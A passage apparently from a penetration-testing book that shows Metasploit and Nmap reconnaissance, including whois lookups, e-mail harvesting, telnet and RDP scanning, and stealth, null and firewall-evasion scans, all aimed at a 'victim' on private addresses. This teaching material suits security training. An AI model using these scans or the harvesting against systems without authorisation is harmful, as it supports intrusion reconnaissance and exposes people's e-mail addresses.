
We move on to some hands on information gathering with the help of Metasploit. Let us suppose we are the attacker, and we have a domain which has to be exploited. The first step should be to retrieve all the information about the domain for our malicious purpose. `Whois` is one of the best methods for information gathering. It is widely used for querying databases that store registered users of an Internet resource such as domain name, IP address, and so on.

Open `msfconsole` and type in `whois <domain name>`. For example, here we are using my own domain name `whois <techaditya.in>`.




We can see the amount of information gathered related to our domain. In Metasploit, there are a lot of auxiliary scanners, which are very useful for information gathering through e-mail harvesting. E-mail harvesting is a very useful tool to get the e-mail IDs associated with a particular domain.


For using the e-mail collector auxiliary module type in `use auxiliary/gather/search_email_collector`.




Let's have a look at the available options. For this, type in `show options`.



We can see that the domain is blank and we have to set the domain address. So just type in `set domain <domain name>`; for example, we are using `set domain techaditya.in` here.




Now let us run the auxiliary module; just type in `run` and it will show the results.




With these steps, we have gathered a lot of information publicly available about our victim.

Active Information Gathering


Now let us move on to some active information gathering for exploitation of our victim. Another useful auxiliary scanner is the telnet version scanner. To use this, type in `use auxiliary/scanner/telnet/telnet_version`.



After that type in `show options` to see the available options.




We can see that the `RHOSTS` option is empty and we have set the target IP address for scanning the telnet version, so type in `set RHOSTS<target IP address>`. For example, here we type `set RHOSTS 192.168.0.103`, and after that type in `run` for scanning.




Our victim has been scanned and we can see the telnet version of his machine.


Another scanner we would use for finding out whether a **Remote Desktop** connection (**RDP**) is available is the RDP scanner. But for this purpose, we have to know the port number for the Remote Desktop connection, which is 3389, also known as the RDP port. Type in `use auxiliary/scanner/rdp/ms12_020_check` and then `show options` to see the detailed options for usage.



We can see the options and the ports which are predefined from 1-10000. We do not need to scan all ports, so we define the port number on which RDP runs by default. After this, we set the `RHOST` as our target address. Type in `set PORTS 3389` and press *Enter*, then type `set RHOST 192.168.11.46`.



Once we have all the options set, type in `run`.




We can see in the result that TCP port 3389, which is used for Remote Desktop connection, is open.

Working with Nmap

Nmap is a powerful security scanner developed by *Gordon Lyon*, and is used for host, service, and open ports detection on a computer network. It has many features such as stealth scan, aggressive scan, firewall evasion scan, and has the ability to fingerprint operating systems. It has its own Nmap Scripting Engine, which can be used along with the Lua programming language to write the customized scripts.

We start from basic techniques on Nmap scanning using Metasploit.

Scanning a single target—running Nmap with no command options will perform a basic scan on the target address. The target can be given as an IPV4 address or its hostname. Let's see how it works. Open terminal or `msfconsole`, and type `nmap <target>`, for example, `nmap 192.168.11.29`.



The scan result shows the status of detected ports on the target. The result is classified into three different columns namely `PORT`, `STATE`, and `SERVICE`. `PORT` column shows the port number, the `STATE` column shows the status of the port, whether it is open or closed, and the `SERVICE` shows the type of service that is running on that port.


The response of the ports are classified into six different status messages which are: open, close, filtered, unfiltered, open filtered, and closed filtered.

The following are some different types of Nmap scan options for scanning multiple hosts:


- **Scanning multiple targets**: Nmap scans for multiple hosts at the same time. The easiest way to do this is by putting all the targets in a string separated by a space. Type in `nmap <Target Target>`, for example, `nmap 192.168.11.46 192.168.11.29`.

We can see the results for both the IP addresses.

- **Scanning a list of targets**: Suppose we have a large number of target computers to scan. Then the easiest way to scan all the targets would be by putting all the targets in a text file. We just need to separate all targets by a new line or space. For example, here we have created a list named `list.txt`.



Now for scanning the whole list, type in `nmap -iL <list.txt>`. Here, the syntax `-iL` is used to instruct Nmap to extract the list of targets from the `list.txt`, for example, `nmap -iL list.txt`.



We now move on to the various Nmap discovery options. So how does Nmap actually work? Whenever Nmap performs a scan, it delivers an ICMP echo request to the destination for checking whether the host is alive or dead. This process saves much time for Nmap when it scans multiple hosts at a time. Sometimes ICMP requests are blocked by firewalls, so as a secondary check Nmap tries to connect to default open ports, such as 80 and 443, which are used by the web server or HTTP.


Nmap discovery options

Now we will move on to various Nmap command options, which can be used for host discovery on a scenario basis.

Feature	Option
Don't Ping	-PN
Perform a Ping Only Scan	-sP
TCP SYN Ping	-PS
TCP ACK Ping	-PA
UDP Ping	-PU
SCTP INIT Ping	-PY
ICMP Echo Ping	-PE
ICMP Timestamp Ping	-PP
ICMP Addess Mask Ping	-PM
IP Protocol Ping	-PO
ARP Ping	-PR
Traceroute	--traceroute
Force Reverse DNS Resolution	-R
Disable Reverse DNS Resolution	-n
Alternative DNS Look Up	--system-dns
Manually Specify DNS Server(S)	--dns-servers
Create a Host List	-sL


In the previous screenshot we can see all the scanning options available in Nmap. Let us test a few, since the complete coverage of commands is beyond the scope of this book.

- **Ping only scan**: This scan is used for finding the live hosts in a network. For executing the ping only scan, we use the command `nmap –sP <Target>`; for example, here we set `nmap –sP 192.168.11.2-60`.




In the result we see that four hosts are up. So this scan saves time for performing a scan in a large network, and identifies all the live hosts, leaving the inactive ones.


- **TCP ACK ping**: This scan sends TCP ACK packets to the target. This method is used to discover hosts by collecting TCP responses from hosts (depends on TCP three-way handshake). When ICMP requests are blocked by the firewall, this method is useful for gathering information. For performing this scan, we use the command `nmap -PA <target>`; for example, here we set `nmap -PA 192.168.11.46`.



- **ICMP echo ping**: This option sends ICMP requests to the target for checking whether the host replies or not. This type of scan works best on the local network where ICMP packets are easily transmitted over the network. But many hosts do not respond to ICMP packet requests for security reasons. The command for this option is `nmap -PE 192.168.11.46`.



- **Force reverse DNS resolution**: This scan is useful for performing reconnaissance on a target. Nmap will try to resolve the reverse DNS information of the target address. It reveals juicy information about the target IP address as you can see in the following screenshot. The command we used for scanning is `nmap -R <Target>`; for example, here we set `nmap -R 66.147.244.90`.




Nmap advanced scanning options

Now let us see some advanced scanning options. These are mainly used for bypassing firewall and finding services that are not common. The list of options are shown in the following screenshot:


Feature	Option
TCP SYN Scan	-sS
TCP Connect Scan	-sT
UDP Scan	-sU
TCP Null Scan	-sN
TCP Fin Scan	-sF
Xmas Scan	-sX
TCP ACK Scan	-sA
Custom TCP Scan	--scanflags
IP Protocol Scan	-sO
Send Raw Ethernet Packets	--send-eth
Send IP Packets	--send-ip

We will explain some of them as follows:

- **TCP SYN scan**: TCP SYN scan attempts to identify ports by sending a SYN packet to the target and waiting for a response. A SYN packet is basically sent to indicate that a new connection is to be established. This type of scan is also known as the stealth scan because it does not attempt to open a full-fledged connection to the remote host. For performing this scan, we use the command `nmap -sS <target>`; for example, here we are using `nmap -sS 192.168.0.104`.




- **TCP null scan**: This type of scan sends packets without TCP flags enabled. This is done by setting the header to zero. This type of scan is used for fooling a firewalled system in getting a response from them. The command for null scan is `nmap -sN <target>`; for example, here we are using `nmap -sN 192.168.0.103`.



- **Custom TCP scan**: This type of scan performs a custom scan using one or more TCP header flags. Any combination of flags can be used in this scan. The various types of TCP flags are shown in the following figure:

Flag	Usage
SYN	Synchronize
ACK	Acknowledgement
PSH	Push
URG	Urgent
RST	Reset
FIN	Finished

Any combination of these flags can be used with this scan. The command used is `nmap –scanflags SYNURG <target>`; for example, here we set `nmap –scanflags SYNURG 192.168.0.102`.




Port scanning options


Next we move on to some more scanning techniques for specific ports, a range of ports, and port scanning based on protocols, names, and so on.

Feature	Option
Perform a Fast Scan	-F
Scan Specific Ports	-p (port)
Scan Ports by Name	-P (name)
Scan Ports by Protocol	-p U:(UDP Ports), T:(TCP Ports)
Scan All Ports	-p"*"
Scan Top Ports	--top-ports
Perform a Sequential Port Scan	-r

